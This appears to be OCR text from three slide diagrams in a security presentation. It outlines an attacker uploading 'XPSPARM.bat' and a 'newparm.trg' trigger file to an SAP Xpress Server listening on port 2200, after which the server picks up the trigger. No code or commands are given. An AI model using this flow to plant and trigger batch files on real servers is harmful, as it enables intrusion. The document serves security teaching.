

Attacker
1 “XPSPARM.bat”
PORT 2200
Xpress Server
…\SAP\Xpress Server\…
BAT
…\Xpress Server\PARM\…
Listening PORT



Attacker
1 “XPSPARM.bat”
2 “newparm.trg”
PORT 2200
Xpress Server
…\SAP\Xpress Server\…
…\Xpress Server\PARM\…
BAT
Listening PORT



Attacker
1 “XPSPARM.bat”
2 “newparm.trg”
PORT 2200
Xpress Server
…\SAP\Xpress Server\…
…\Xpress Server\PARM\…
BAT
3 Found “newparm.trg”
Listening PORT

